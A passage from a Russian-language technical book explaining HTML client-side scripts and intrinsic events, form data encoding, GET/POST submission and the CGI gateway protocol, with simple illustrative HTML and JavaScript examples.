Теги <SCRIPT> позволяют включать в документы HTML так называемые клиентские сценарии, представляющие собой мобильный, перемещаемый вместе со Web-страницей, программный код, исполняемый на компьютере-клиенте Web. Загруженные в компьютер сценарии исполняются в ответ на различные события, происходящие с документом HTML, отображаемым в браузере. В число таких событий входят загрузка документа HTML в браузер, перемещение мыши над определенными областями документа HTML, отображаемыми в диалоге браузера, и другие события, аналогичные тем, что происходят при интерактивном взаимодействии пользователя с диалогами системы Windows.

Вообще говоря, сценарии, включаемые в документы HTML, бывают двух типов.

- Сценарии, выполняемые один раз при загрузке документа клиентским браузером. Для включения в документ HTML таких сценариев следует использовать тег <SCRIPT>, контейнер которого предназначен для хранения кода программы сценария.
- Сценарии, выполняемые при возникновении определенного события с документом HTML. Для включения таких сценариев в документы HTML большая часть тегов HTML имеет специальные атрибуты, позволяющие указывать конкретные события и исполняемый в ответ на событие сценарий.

Мы ограничимся первой из указанных возможностей, поскольку, как мы дальше увидим, большая часть атак выполняется с их помощью.

Тег <SCRIPT> позволяет встраивать сценарий в любое место документа HTML, как в декларативный раздел, содержащийся в контейнере тега **<HEAD>**, так и в тело документа, содержащегося в контейнере тега <BODY>, причем произвольное число раз. Ниже перечислены некоторые атрибуты тега **<SCRIPT>**.

- SRC - определяет адрес URL внешней программы-сценария, т.е. программы, хранимой вне данного документа, в том числе в сети Web.
- TYPE - задает язык программирования сценария в контейнере данного тега <SCRIPT>. Например, значение "text/javascript" указывает на использование языка JavaScript.

Сценарий может храниться в контейнере тега <SCRIPT> или во внешнем файле. Если атрибут SRC не установлен, клиентские браузеры интерпретируют содержимое контейнера <SCRIPT> как код сценария. Если атрибут SRC содержит адрес URL, клиентские браузеры игнорируют содержимое контейнера <SCRIPT> и загружают сценарий из источника, указанного адресом URL.

На клиентском компьютере сценарии исполняются так называемой машиной сценариев - приложением, специально предназначенным для выполнения указанной функции. Клиентские браузеры должны быть сконфигурированы на применение этих машин.

Ниже представлен пример сценария, написанного на языке JavaScript, который с помощью функции `write()` выводит на экран браузера приветственное сообщение.

```
<SCRIPT TYPE="text/javascript">
    document.write ("Приветствуем, посетитель!")
</SCRIPT>
```

Чтобы запустить программу сценария, в код HTML следует встроить обращения к функциям, содержащимся в теге <Script>. Эти обращения будут выполняться по мере возникновения определенных событий с документом HTML. В их число входят щелчки мышью, открытие документа, выбор элемента управления в форме и другие события, называемые встроенными.

Встроенные события

Сценарий, написанный на объектно-ориентированном языке, представляет собой множество функций, вызываемых в ответ на события, происходящие в результате интерактивного взаимодействия пользователя с компьютером. Таким образом, включение в HTML-документ сценария должно сопровождаться привязкой функций сценария к определенным событиям HTML-документа, происходящим при его просмотре в окне клиентского браузера. Для решения этой задачи язык HTML предоставляет авторам набор атрибутов, каждый из которых

соответствует отдельному встроенному событию HTML. Значением этих атрибутов является программный код, выполняемый в ответ на соответствующее событие, и реализующий так называемый *обработчик события*. Ниже представлен пример элемента А с обработчиком события прохождения мыши над ссылкой.

```
<A HREF="http://www.anysite.com/index.html"
onMouseOver="window.status='Щелкни меня, если не боишься!'; return
true;">Щелкни меня</A>
```

В этом примере код обработчика очень прост:

```
window.status='Щелкни меня, если не боишься!';
return true;
```

Сценарий отображает в строке состояния браузера (встроенный объект **window)** сообщение и завершается. Однако сценарии могут быть и не столь простыми и могут выполняться в ответ на множество других событий документа. Ниже перечислены атрибуты внутренних событий языка HTML вместе с их кратким описанием.

- Событие ONLOAD происходит, когда браузер заканчивает загружать документ или все фреймы элемента FRAMESET. Этот атрибут может использоваться в элементах `BODY` и FRAMESET.
- Событие `ONUNLOAD` происходит, когда браузер удаляет документ из окна или фрейма. Этот атрибут может использоваться в элементах BODY и FRAMESET.
- Событие ONCLICK происходит при однократном щелчке кнопки указующего устройства на элементе. Этот атрибут может использоваться с большинством элементов.
- Событие `ONDBLCLICK` происходит при двойном щелчке кнопки указующего устройства на элементе. Этот атрибут может использоваться с большинством элементов.
- Событие `ONMOUSEDOWN` происходит при нажатии кнопки указующего устройства на элементе. Этот атрибут может использоваться с большинством элементов.
- Событие `ONMOUSEUP` происходит при отпускании кнопки указующего устройства на элементе. Этот атрибут может использоваться с большинством элементов.
- Событие `ONMOUSEOVER` происходит при перемещений указующего устройства на элемент. Этот атрибут может использоваться с большинством элементов.
- Событие ONMOUSEMOVE происходит при перемещении указующего устройства, когда оно находится на элементе. Этот атрибут может использоваться с большинством элементов.

- Событие ONMOUSEOUT происходит при перемещении указующего устройства за пределы элемента. Этот атрибут может использоваться с большинством элементов.
- Событие ONFOCUS происходит при получении элементом фокуса с помощью указующего устройства или обходах по клавише табуляции. Этот атрибут может использоваться со следующими элементами: LABEL, INPUT, SELECT, TEXTAREA И BUTTON.
- Событие ONBLUR происходит при переходе фокуса с этого элемента с помощью указующего устройства или обходах по клавише табуляции. Оно может использоваться с теми же элементами, что и ONFOCUS.
- Событие ONKEYPRESS происходит при нажатии и отпускании клавиши клавиатуры, когда фокус находится на элементе. Этот атрибут может использоваться с большинством элементов.
- Событие ONKEYDOWN происходит при нажатии клавиши клавиатуры, когда фокус находится на элементе. Этот атрибут может использоваться с большинством элементов.
- Событие ONKEYUP происходит при отпускании нажатой клавиши клавиатуры, когда фокус находится на элементе. Этот атрибут может использоваться с большинством элементов.
- Событие ONSUBMIT происходит при отправке формы. Оно используется только в элементе FORM.
- Событие ONRESET происходит при сбросе формы. Оно используется только в элементе FORM.
- Событие ONSELECT происходит при выделении пользователем некоторого текста в текстовом поле. Этот атрибут может использоваться с элементами INPUT И TEXTAREA.
- Событие ONCHANGE происходит при потере управляющим элементом фокуса ввода, если его значение было изменено с момента получения фокуса. Этот атрибут используется со следующими элементами: INPUT, SELECT и TEXTAREA.

Каждое действие пользователя при интерактивном взаимодействии с браузером можно связать с целым рядом возникающих при этом событий. Значением каждого из перечисленных выше встроенных событий является код сценария. Этот сценарий выполняется, если для этого элемента происходит соответствующее атрибуту событие. Синтаксис кода сценария зависит от используемого языка программирования.

Все без исключения элементы управления, помещаемые в документ HTML, типа INPUT, SELECT, BUTTON, TEXTAREA и LABEL, реагируют на определенные встроен-

ные события. Кроме использования таких элементов в формах, они могут быть включены в документы HTML для улучшения графического интерфейса с документом. Например, авторы могут включать в документы кнопки, которые не просто подтверждают форму, но позволяют наладить интерактивное взаимодействие пользователя с сервером.

Опишем, как можно получать доступ к элементам HTML из кода сценария.

Вызов функций сценария

Ниже в листинге А.5 приведен еще один пример обработчика события на языке JavaScript, который при потере полем фокуса проверяет пароль, введенный пользователем, и если он не корректен, возвращает фокус этому же полю вместе с выделением введенного пользователем текста.

Листинг А.5. *Форма проверки паролей посетителей сайта Web*

```
<HTML>
<HEAD>
<TITLE>Проверка введенного пароля</TITLE>
<SCRIPT TYPE="text/javascript">
function checkPassword (Password) {
  if (Password != "007" ) {
      alert("Неверныйпароль!");
      return 0;
    }
  else {
      alert("Поздравляем!");
      return 1;
        }
  }
function welcome ( ) {
   document.write("Приветствуем,посетитель!")
    }
</SCRIPT>
</HEAD>
<BODY>
Введите пароль<BR>
<INPUT TYPE="text" NAME="name" ONCHANGE="if (!checkPassword
(this.value)) { this.focus();this.select(); } else { wel-
come()}" VALUE="">
</BODY>
</HTML>
```

На Рис. А.5 представлена интерпретация этого примера браузером IE 5.




Рис. А. 5. Форма ввода пароля

В следующем примере (см. листинг А.6) мы ассоциируем программу обработчика события щелчка на кнопке с методом объекта кнопки с помощью кода **window.document.myform.mybutton.onclick = my_onclick**.

Листинг А.6. *Определение обработчика щелчка на кнопке*

```
<HTML>
<HEAD>
<TITLE>Определение обработчика щелчка на кнопке</TITLE>
</HEAD>
<BODY>
<FORM NAME="myform">
<INPUT TYPE="button" NAME="mybutton" VALUE="Щелкни меня">
</FORM>
<SCRIPT TYPE="text/javascript">
      function my_onclick() {
         alert("Приветствуем, посетитель!")
       }
      window.document.myform.mybutton.onclick = my_onclick
</SCRIPT>
</BODY>
</HTML>
```

После этого щелчки на кнопке будут отображать окно сообщения с приветствием посетителю.

ПРИЛОЖЕНИЕ В.
Сценарии и протокол CGI

В Приложении А мы описали средства языка HTML 4, позволяющие создавать формы. Теперь рассмотрим вторую часть задачи - обработку данных, введенных пользователем в форму. Опишем несколько подробнее, поэтапно, весь процесс пересылки данных формы и их обработки программой-сценарием на сервере. Вот как это происходит.

1. Клиентский браузер отображает полученный документ HTML с формой и ждет ввода данных в форму.
2. Пользователь вводит данные в форму - устанавливает флажки, переключатели, вводит текст и т.д. - и щелкает на кнопке подтверждения формы.
3. Браузер, на основании требований спецификации HTML 4 определяет набор данных формы, задает адрес URL, указанный в значении атрибута ACTION формы и устанавливает связь с соответствующим сервером Web для пересылки ему набора данных формы. При взаимодействии клиентского компьютера с сервером используется протокол HTTP, кратко описанный в Приложении С данной книги.
4. Сервер разрешает полученный адрес URL, преобразуя его в имя запрашиваемого файла и в полный, физический путь к этому файлу.
5. Сервер определяет, что указанный адресом файл является программой, и следовательно, ему необходимо подготовить соответствующее вычислительное окружение и запустить эту программу.
6. Сервер подготавливает набор системных параметров (называемых переменными окружения), требуемых программе для исполнения, и запускает программу. После этого данный сценарий начинает играть роль сервера-посредника между клиентом и сервером Web, хранящим запрашиваемый ресурс; такого рода серверы, по терминологии стандарта HTTP 1.1, называются шлюзами. Работа такого шлюза определяется протоколом CGI (Common Gateway Interface - Общий шлюзовой интерфейс). Этот протокол является сетевым стандартом, разработанным организацией NCSA (National Center for Supercomputing Applications - Национальный центр по применению суперкомпьютеров) специально для создания приложений, исполняемых на информационных серверах Web.
7. Далее работа шлюза зависит от метода, по которому сервер предоставляет ему полученный набор данных формы, указанного атрибутом METHOD элемента FORM. Спецификация HTML 4 поддерживает два метода - POST или GET, которые входят в набор методов запросных сообщений HTTP.
8. Шлюз выявляет (при необходимости) метод, использованный для передачи ему набора данных формы, извлекает данные и производит их обработку.

9. По завершении обработки данных шлюз передает результаты обработки серверу Web и завершает работу (или же шлюз может сам передать результаты клиентскому браузеру и завершить работу).
10. Сервер обнаруживает, что сценарий завершил работу, после чего отсылает (если необходимо) результаты работы сценария обратно клиентскому браузеру.
11. Клиентский браузер отображает полученные результаты в своем окне.

Итак, процесс взаимодействия сценария с формой регламентируется тремя следующими стандартами, каждый из которых отвечает за определенный этап клиент-серверного взаимодействия в сети Web.

- Спецификацией HTML 4, определяющей содержимое набора данных формы, отправляемого на сервер.
- Протоколом HTTP, отвечающим за передачу запроса от клиентского браузера на информационный сервер Web.
- Протоколом CGI, определяющим взаимодействие шлюза на Web-сервере с клиентским браузером.

Обсудим эти три аспекта сетевого взаимодействия более подробно.

Подготовка набора данных формы

Когда пользователь отправляет данные формы на сервер (например, щелкнув на кнопке подтверждения формы) для последующей обработки, клиентский браузер выполняет следующие действия.

1. Определяет успешные элементы управления, т.е. элементы управления, «пригодные» для отправки их значений на сервер. Правила, по которым браузер выявляет успешные элементы управления, описаны в разделе «Успешные элементы управления» чуть ниже.
2. Подготавливает набор данных формы, представляющий собой последовательность пар имя элемента управления/значение. Набор данных формы составляется из успешных управляющих элементов.
3. Кодирует набор данных формы в соответствии с типом их содержимого, определенного атрибутом ENCTYPE элемента `FORM`.

Далее закодированный набор данных формы передается по протоколу HTTP на сервер, содержащий программу-сценарий обработки этих данных. Мы обсудим последнее действие чуть позже, а пока объясним правила, по которым клиентский браузер выявляет успешные элементы управления и составляет из них набор данных формы.

Успешные элементы управления

Успешный элемент управления - это тот, который удовлетворяет некоторым условиям, делающим возможным отправку его значения на сервер. Каждый успешный элемент управления должен иметь имя и текущее значение; эта пара включается в состав передаваемого набора данных формы. Также успешный элемент управления должен находиться в контейнере элемента FORM и удовлетворять следующим ограничениям.

- Успешным является любой установленный флажок.
- Если в форме содержится несколько кнопок подтверждения формы, успешной является только активированная пользователем кнопка.
- Для меню имя элемента управления задается элементом SELECT, а значения - выбранными элементами OPTION. Успешными могут быть только элементы управления SELECT с выбранными пунктами.
- Текущим значением элемента управления для выбора файлов является список из одного или нескольких имен файлов. После подтверждения формы содержимое каждого файла пересылается вместе с остальными данными формы. Содержимое передаваемого файла упаковывается в соответствии с типом содержимого формы.
- Для переключателя, кнопки которого имеют одинаковое значение атрибута NAME, успешной может быть только «включенная» кнопка.
- Текущее значение элемента управления, реализованного элементом OBJECT определяется конкретной реализацией объекта.
- Если элемент управления при подтверждении формы не имеет текущего значения, клиентские браузеры не должны считать его успешным. Более того, клиентские браузеры не должны считать успешными кнопку сброса и элементы OBJECT, у которых установлен атрибут DECLARE.

Скрытые управляющие элементы и управляющие элементы, не воспроизводимые браузером согласно правилу таблицы стилей, также могут быть успешными. Например, пусть у нас имеется такая форма.

```
<FORM ACTION="http://www.anysite.com/prog/anyprog" METHOD="post">
<P>
<INPUT TYPE="text" STYLE="display:none" NAME="hide-text"
VALUE="myname">
</FORM>
```

В данном случае текущее значение "myname" элемента управления будет сопоставлено с его именем "hide-text" и соответствующая пара имя/значение будет включена в набор данных формы.

Кодирование набора данных формы

Перед передачей на сервер набор данных формы кодируется в соответствии со значением атрибута ENCTYPE элемента FORM, который определяет тип содержимого, соответствующий пересылаемым данным. Клиентские браузеры должны поддерживать перечисленные в следующем разделе типы содержимого, в противном случае их поведение в процессе обработки формы будет непредсказуемо.

Тип содержимого "application/x-www-form-urlencoded"

Этот тип содержимого используется по умолчанию. Набор данных формы, кодируемый согласно данному типу содержимого, составляется следующим образом.

- Из формы извлекаются имена и значения элементов управления, после чего символы пробелов заменяются символами +. Символы, не являющиеся буквами или цифрами, заменяются кодом %HH, где за знаком процента следуют шестнадцатеричные цифры, представляющие код ASCII этого символа. Разрывы строк представляются парами CRLF (т.е. значением %0D%0A).
- Пары имя/значение элементов управления перечисляются согласно их позиции в тексте документа. Имя отделяется от значения с помощью символа =, а пары имя/значение отделяются друг от друга символом &.

Рассмотрим, например, следующую форму.

```
<FORM ACTION="http://www.anysite.com/prog/addsubs" METHOD="post">
<P>
    <INPUT TYPE="text" ID="firstname">
                <LABEL FOR="firstname">Имя: </LABEL><BR>
    <INPUT TYPE="text" ID="lastname">
                <LABEL FOR="lastname">Фамилия: </LABEL><BR>
    <INPUT TYPE="text" NAME="postal-address" ID="email">
                <LABEL FOR="email">e-mail </LABEL><BR>
    <INPUT TYPE="checkbox" NAME="subscribe">
                Подписаться на прием новостей<BR>
    <INPUT TYPE="submit" VALUE="Отправить"> <INPUT TYPE="reset">
</P>
</FORM>
```

Подтверждение этой формы с введенным именем подписчика Ivan Petrov и адресом электронной почты petrov@email.com приведет к отправке такого набора данных формы:

```
firstname=Ivan&lastname=Petrov&postal-
address=petrov@email.com&subscribe=on
```

Тип содержимого "multipart/form-data"

Тип содержимого "application/x-www-form-urlencoded" неэффективен для отправки большого количества двоичных данных или текста, содержащего символы, не входящие в набор ASCII. Для отправки набора данных формы, содержащего файлы или данные с символами, не входящими в набор ASCII, или двоичные данные, больше подходит тип содержимого "multipart/form-data".

Сообщение с типом содержимого "multipart/form-data" состоит из нескольких частей, каждая их которых представляет успешный элемент управления. Эти части пересылаются в программу обработки формы в том порядке, в котором соответствующие им элементы управления представлены в документе HTML. Каждая часть может содержать необязательный заголовок "Content-Type", значение которого по умолчанию равно "text/plain". Кроме этого, каждая часть должна содержать следующие компоненты.

- Заголовок "Content-Disposition", имеющий значение "form-data".
- Атрибут имени соответствующего элемента управления.

Например, для элемента управления с именем "control-name" соответствующая часть набора данных формы может выглядеть так:

Content-Disposition: form-data; name="control-name"

Если в наборе данных формы передаются данные, хранимые в файле, для этих данных должен быть определен тип содержимого (например, "application/octet-stream"). Если с помощью одного элемента формы было выбрано несколько файлов, они должны пересылаться с указанием типа содержимого "multipart/mixed".

В следующем примере показан результат кодирования согласно типу содержимого "multipart/form-data". Предположим, у нас имеется следующая форма.

```
<FORM ACTION="http://www.anysite.com/cgi-bin/handler"
ENCTYPE="multipart/form-data" METHOD="post">
<P>
Укажите свое имя<BR>
<INPUT TYPE="text" NAME="name_of_sender"><BR>
Укажите отправляемые файлы<BR>
<INPUT TYPE="file" NAME="name_of_files">
<HR>
<INPUT TYPE="submit" VALUE="Отправить"> <INPUT TYPE="reset">
</FORM>
```

Если пользователь введет в текстовое поле слово "Ivanov" и выберет текстовый файл "content.txt", то после подтверждения формы браузер отправляет следующий набор данных формы.

```
Content-Type: multipart/form-data; boundary=STRING_SEPARATOR
--STRING_SEPARATOR
Content-Disposition: form-data; name="name_of_sender"
Ivanov
--STRING_SEPARATOR
Content-Disposition: form-data; name="name_of_files";
filename="content.txt"
Content-Type: text/plain
... содержимое файла content.txt ...
--STRING_SEPARATOR--
```

Здесь использован обязательный параметр **boundary,** задающий строку, разделяющую части передаваемых данных. Если пользователь выбрал второй файл с изображением "**logo.gif**", то клиентский браузер отправляет следующие части набора данных формы.

```
Content-Type: multipart/form-data; boundary=РАЗДЕЛИТЕЛЬ_СТРОК
   --РАЗДЕЛИТЕЛЬ_СТРОК--
   Content-Disposition: form-data; name="name_of_sender"
   Ivanov
   --РАЗДЕЛИТЕЛЬ_СТРОК--
   Content-Disposition: form-data; name="name_of_files"
   Content-Type: multipart/mixed; boundary=РАЗДЕЛИТЕЛЬ_ЧАСТЕЙ
   --РАЗДЕЛИТЕЛЬ_ЧАСТЕЙ--
   Content-Disposition: attachment; filename="content.txt"
   Content-Type: text/plain
   ... содержимое файла content.txt ...
   --РАЗДЕЛИТЕЛЬ_ЧАСТЕЙ--
   Content-Disposition: attachment; filename="logo.gif"
   Content-Type: image/gif
   Content-Transfer-Encoding: binary
   ...содержимое файла logo.gif...
   --РАЗДЕЛИТЕЛЬ_ЧАСТЕЙ--
   --РАЗДЕЛИТЕЛЬ_СТРОК--
```

Итак, мы уже знаем, как следует подготавливать набор данных формы, предназначенный для передачи программе-сценарию для их обработки. Рассмотрим, как это происходит.

Передача набора данных формы

Согласно спецификации языка HTML 4 при отправке набора данных формы для их обработки клиентский браузер устанавливает связь с сервером HTTP и посылает ему запросное сообщение (выполняет транзакцию HTTP). Структура запросных и ответных сообщений HTTP описана в Приложении С, однако напомним, что каждое сообщение HTTP состоит из начальной строки, заголовков сообщения и тела сообщения, и запросное сообщение HTTP имеет ту

же самую структуру, что и ответное, за исключением начальной строки. Эта строка в случае запросных сообщений называется строкой запроса, и она имеет такой вид.

```
Строка запроса=Метод SP Запрашиваемый_адрес_URL SP
Версия_протокола_HTTP CRLF
```

Здесь SP - это символ пробела ASCII (код 32), Метод - это название метода HTTP, который должен быть применен к ресурсу, указанному запрашиваемым адресом URL, а **CRLF** - это код возврата каретки (CR) и перевода строки (**LF**). Набор методов запроса HTTP перечислен в Приложении С, для нас же важны два следующих метода, поддерживаемые в язык HTML 4.

- GET - Этот метод предназначен для запроса информации, предоставляемой ресурсом, указанным адресом URL запроса. Эта информация должна предоставляться в теле ответного сообщения.
- POST — Этот метод применяется для запроса, который указывает серверу, что пересылаемое в запросе тело сообщения должно быть передано ресурсу, указанному адресом URL в строке запроса.

В языке HTML 4 метод HTTP, используемый для отправки формы в программу обработки, определяется атрибутом METHOD элемента FORM. Передача данных при этом происходит следующим образом.

- Если для атрибута METHOD установлено значение "**get**", а для атрибута ACTION указан адрес HTTP, то клиентский браузер берет значение атрибута ACTION, добавляет к нему символ «**?**», затем добавляет набор данных формы, закодированный с использованием типа содержимого "**application/x-www-form-urlencoded**". Затем браузер выполняет транзакцию GET протокола HTTP, отправляя этот адрес URL на сервер для обработки. При использовании метода GET набор данных формы ограничивается кодами ASCII.
- Если для атрибута METOD установлено значение "post", а атрибут ACTION определен как адрес HTTP, то клиентский браузер выполняет транзакцию POST протокола HTTP с использованием значения атрибута ACTION и сообщения, созданного в соответствии с типом содержимого, определенным атрибутом ENCTYPE (см. раздел «Кодирование набора данных формы» чуть выше).

Для других значений атрибута ACTION или METHOD способ обработки набора данных формы спецификацией HTML 4 не определен. После выполнения транзакций GET и POST протокола HTTP клиентские браузеры должны предс-тавлять пользователю полученные отклики на соответствующие транзакции.

Теперь посмотрим, что происходит с переданными данными на самом сервере.

Обработка набора данных формы

Как мы уже говорили, переданный на сервер HTTP набор данных формы далее обрабатывается согласно протоколу CGI. Этот протокол является стандартом, определяющим интерфейс между серверным приложением и информационным сервером Web, например, сервером HTTP. Протокол CGI определяет порядок передачи данных, полученных сервером Web от клиента, программе-сценарию их обработки, и наоборот, передачу результатов работы программ-сценариев соответствующим клиентам. Для обеспечения такого взаимодействия CGI-программа функционирует подобно серверу-посреднику между клиентом и сервером Web с запрашиваемыми ресурсами. Примерами таких GGI-программ являются приложения баз данных, электронные таблицы, деловые приложения и др., которые по поступающим запросам выдают на экран клиентского браузера динамическую информацию.

CGI-программа шлюза запускается сервером Web в ответ на запрос клиента в реальном масштабе времени. Сервер, действуя по протоколу CGI, обеспечивает передачу запроса пользователя шлюзу. Шлюз, в свою очередь, используя средства прикладной системы, возвращает клиенту результат обработки запроса.

Программа, реализующая шлюз, может быть закодирована на языках C/C++, PHP, Fortran, Perl, TCL, Unix Schell, Visual Basic, Apple Script и др. Исполняемый модуль программы должен храниться в специальном каталоге Web-сервера, который определяется используемой платформой (серверной операционной системой). Однако способ передачи данных в программу и результатов их обработки из программы не зависит от платформы и языка кодирования, поскольку протокол CGI имеет общий характер. Опишем сначала процесс передачи набора данных формы в программу-сценарий.

Передача данных шлюзам

Итак, получив запрос на обработку данных сценарием, сервер запускает программу–сценарий и передает ей данные. Для передачи данных полученного запроса HTTP от сервера к шлюзу сервер использует командную строку, переменные окружения и стандартный входной поток программы, автоматически открываемый операционной системой (Windows, UNIX и др.) при запуске любой программы на компьютере.

Командная строка - это строка, вводимая на приглашение операционной системы для запуска какой либо программы. Каждый, кто работал в среде MS DOS или использовал командную строку Windows, уже знаком с этим понятием. Командная строка состоит из имени исполняемого модуля, сопровождаемого набором входных параметров, задающих режим работы программы и ее входные данные. Например, ввод командной строки

arj a archiv file.txt

означает запуск программы архиватора **arj.exe** в режиме пополнения (входной параметр а) архива с именем **archiv** файлом с именем **file.txt.**

Переменные окружения - это набор системных переменных, доступных программе, который содержит набор параметров вычислительного окружения программы. Эти переменные окружения устанавливаются в тот момент, когда сервер запускает программу шлюза, и существуют до момента завершения программы. Хотя в сети Web используется множество серверов с различными вычислительными платформами и операционными системами, все они предоставляют стандартный набор переменных окружения. Для получения переменных окружения в программе С следует использовать библиотечную функцию `getenv()`.

Входной поток - это последовательность байтов данных, хранимых в памяти компьютера и доступных программе. Для доступа к этим данным в программах используются специальные библиотечные функции, входящие в набор всех распространенных средств разработки программного обеспечения. В случае использования языка С этот поток называется STDIN; для считывания данных из потока STDIN используется функция `fgetc (stdin)`.

Информация шлюзам передается в следующей форме.

```
Имя1=Значение1&Имя2=Значение2&...
```

Здесь Имя - это имя передаваемого программе параметра данных (в нашем случае это имя элемента управления формы), а Значение - это фактическое значение параметра (т.е. значение элемента управления). Способ, по которому эта информация передается шлюзу, зависит от метода запроса, указанного атрибутом METHOD формы. Для определения метода запроса шлюз должен использовать переменную окружения **REQUEST_METHOD** (см. ниже).

В случае метода GET эта строка передается как часть адреса URL запроса, и будет передана шлюзу в переменной окружения **QUERY_STRING**.

В случае метода POST эта информация будет послана в стандартный поток ввода шлюза. В последнем случае объем информации, содержащийся в стандартном потоке ввода, определяется переменной окружения **CONTENT_LENGTH**, задающей число байтов в потоке. Тип передаваемых шлюзу данных определяется переменной окружения **CONTENT_TYPE**. Сервер не обязан посылать символ конца потока после успешной пересылки шлюзу значения переменной **CONTENT_LENGTH**.

Приведем пример обработки формы с помощью описанной выше процедуры. Возьмем в качестве примера следующую форму запроса.

```
<HTML>
<HEAD>
<TITLE>Простая форма</TITLE>
</HEAD>
<BODY>
```

```
<H3>Подписка на группу новостей</H3>
<FORM ACTION="http://www.anysite.com/prog/addsubs"
METHOD="post">
  <P>
   <INPUT TYPE="text" ID="firstname">
          <LABEL FOR="firstname">Имя: </LABEL><BR>
   <INPUT TYPE="text" ID="lastname">
          <LABEL FOR="lastname">Фамилия: </LABEL><BR>
   <INPUT TYPE="text" NAME="postal-address" ID="email">
          <LABEL FOR="email">e-mail </LABEL><BR>
   <INPUT TYPE="checkbox" NAME="subscribe"> Подписаться на прием
новостей<BR>
   <INPUT TYPE="submit" VALUE="Отправить"> <INPUT TYPE="reset">
  </P>
</FORM>
</BODY>
</HTML>
```

После подтверждения формы и отправки ее данных на сервер для обработки методом POST (поскольку в элементе FORM атрибут METHOD равен "post") в программу-сценарий во входном потоке поступит 42 байта, закодированных таким образом:

```
postal-address=ivan@email.com&subscribe=on
```

В этом случае сервер установит значение переменной CONTENT_LENGTH равным 42, а значение переменной CONTENT_TYPE установит равным "application/x-www-form-urlencoded". Первым символом в стандартном потоке ввода для шлюза будет символ "p", за которым будет следовать остаток закодированной строки.

В командной строке и переменных окружения шлюзу передается множество другой информации. В следующих разделах содержится ее обсуждение (заметьте, что эта информация применима не только для обработки данных формы).

Аргументы командной строки

В командной строке шлюз получает от сервера следующие данные.

- Часть адреса URL, помещенную клиентским браузером сразу после имени шлюза. Эта часть передается шлюзу в качестве первого параметра (если в адресе URL указано только имя шлюза, первый параметр будет пуст). Остальная часть данных будет содержать следующие сведения.
- Если сценарий реализует машину поиска, в оставшуюся часть командной строки включается список ключевых слов, используемых для поиска.

- В противном случае в оставшуюся часть командной строки включаются пары имя/значение элементов управления формы с добавленными знаками равенства между ними.

Ключевые слова, имена полей формы, и значения передаются шлюзу в декодированном виде, так что нет необходимости в их дополнительном преобразовании.

Таким образом, в дополнение к описанным в предыдущем разделе способам, набор данных формы, переданный на сервер, попадает в командную строку вызова шлюза. Каждый аргумент командной строки, соответствующий паре имя/значение элемента управления дополняется знаком равенства между именем элемента и значением. Если после имени программы-сценария в передаваемом адресе URL клиентский браузер поместит какую-либо запись, эта часть адреса URL передается сценарию в виде первого параметра командной строки. В противном случае позиция первого параметра в командной строке будет пустой.

Например, пусть на сервер поступает запрос сценария с представленным ниже адресом URL (играющим роль «виртуального» путевого имени к шлюзу, поскольку этот путь не имеет отношения к реальному пути к ресурсу по каталогам сервера).

```
http://www.anysite.com/prog/addsubs/text/template/?name1=value1
&name2=value2
```

Тогда сервер вызовет шлюз с помощью такой командной строки.

```
/.../addsubs /text/template/ name1=value1 name2=value2
```

Здесь запись /.../ означает физический (т.е. по каталогам сервера) путь к программе-сценарию. Как видим, первым аргументом командной строки будет запись /text/template/. Эта запись передается шлюзу, после чего он может предпринять какие-либо действия, в зависимости от самого сценария (скажем, использовать какой-либо шаблон документа в указанном записью месте).

Пусть теперь адрес URL запроса будет следующим.

```
/prog/addsubs?name1=value1&name2=value2
```

Тогда сервер вызовет шлюз с помощью такой командной строки.

```
/.../addsubs '' name1=value1 name2=value2
```

Здесь на месте первого аргумента указан пропуск.

Переменные окружения

Перечислим список переменных окружения, устанавливаемых сервером для запускаемых шлюзов CGI, независимо от типа запроса.

- **SERVER_SOFTWARE** - название и версия информационного сервера, который отвечает на запрос и запускает шлюз. Формат переменной таков: имя/версия. Например, эта переменная может иметь такое значение: **HTTP/1.1**.
- **SERVER_NAME** - имя Web-сервера, представленное либо в виде DNS-имени, либо в виде IP-адреса (это имя должно совпадать с переданным в запросе адресом URL). Эта информация может оказаться полезной для генерации в программе шлюза адресов URL данного сервера. Вот пример значения этой переменной: **www.anyserver.com**
- **GATEWAY_INTERFACE** - версия спецификации CGI, использованной на момент, когда компилировался сервер. Формат переменной таков: **CGI/версия**. Вот пример значения этой переменной: **CGI/1.1**.

Перечисленные выше переменные окружения являются специфичными для разных запросов и заполняются перед запуском CGI-программы шлюза.

А теперь приведем необязательные переменные окружения шлюзов CGI.

- **SERVER_PROTOCOL** - имя и версия информационного протокола, использованного в полученном запросе. Формат переменной таков: протокол/версия. Например, эта переменная может иметь такое значение: **HTTP/1.1**
- **SERVER_PORT** - номер порта, на который был послан запрос, например, 80.
- **REQUEST_METHOD** - метод, который был использован для запроса. Для запросов HTTP 1.1 эти методы перечислены в Приложении С.
- **PATH_INFO** - дополнительная информация о пути, которую клиентский браузер поместил в конец адреса URL запроса сценария. Например, если указанный в запросе адрес URL имеет вид **http://www.anysite.com/prog/handler.exe/text/dot**, то требуемый сценарий называется handler.exe, а в переменную **PATH_INFO** будет помещено значение "text/dot". Другими словами, доступ к шлюзу может быть осуществлен по виртуальному пути, за которым следует некоторая дополнительная информация. Эта информация и передается в **PATH_INFO**.
- **PATH_TRANSLATED** - эта переменная поддерживается лишь отдельными серверами и содержит физический путь к программе-сценарию, полученный преобразованием виртуального пути в адресе URL запроса. Например, пусть абсолютный физический адрес к корневому каталогу Web-сервера будет **/usr/local/etc/httpd/htdocs**. Предположим также, что каталог **cgi-bin** со сценариями находится на первом уровне корневого каталога сервера, т.е. для обращения к нему следует использовать такой виртуальный путь: **http://www.anyserver.com/cgi-bin**. Тогда адрес URL запроса сценария **http://www.anyserver.com/cgi-bin/handler** сервер преобразует в такое значение **PATH_TRANSLATED:/usr/local/etc/httpd/htdocs//cgi-bin/handler** т.е.

виртуальный адрес превращается в физический путь к программе шлюза, составленного согласно файловой системе сервера.

- **SCRIPT_NAME** - виртуальный путь к шлюзу, который должен выполняться для данного запроса. Это значение можно использовать для получения в программе шлюза адреса URL (с целью, например, отправки его обратно клиентскому браузеру вместе с ответным документом HTML, после чего браузер может применять этот адрес для повторных вызовов шлюза). Вот пример значения этой переменной: **/cgi-bin/handler.exe**
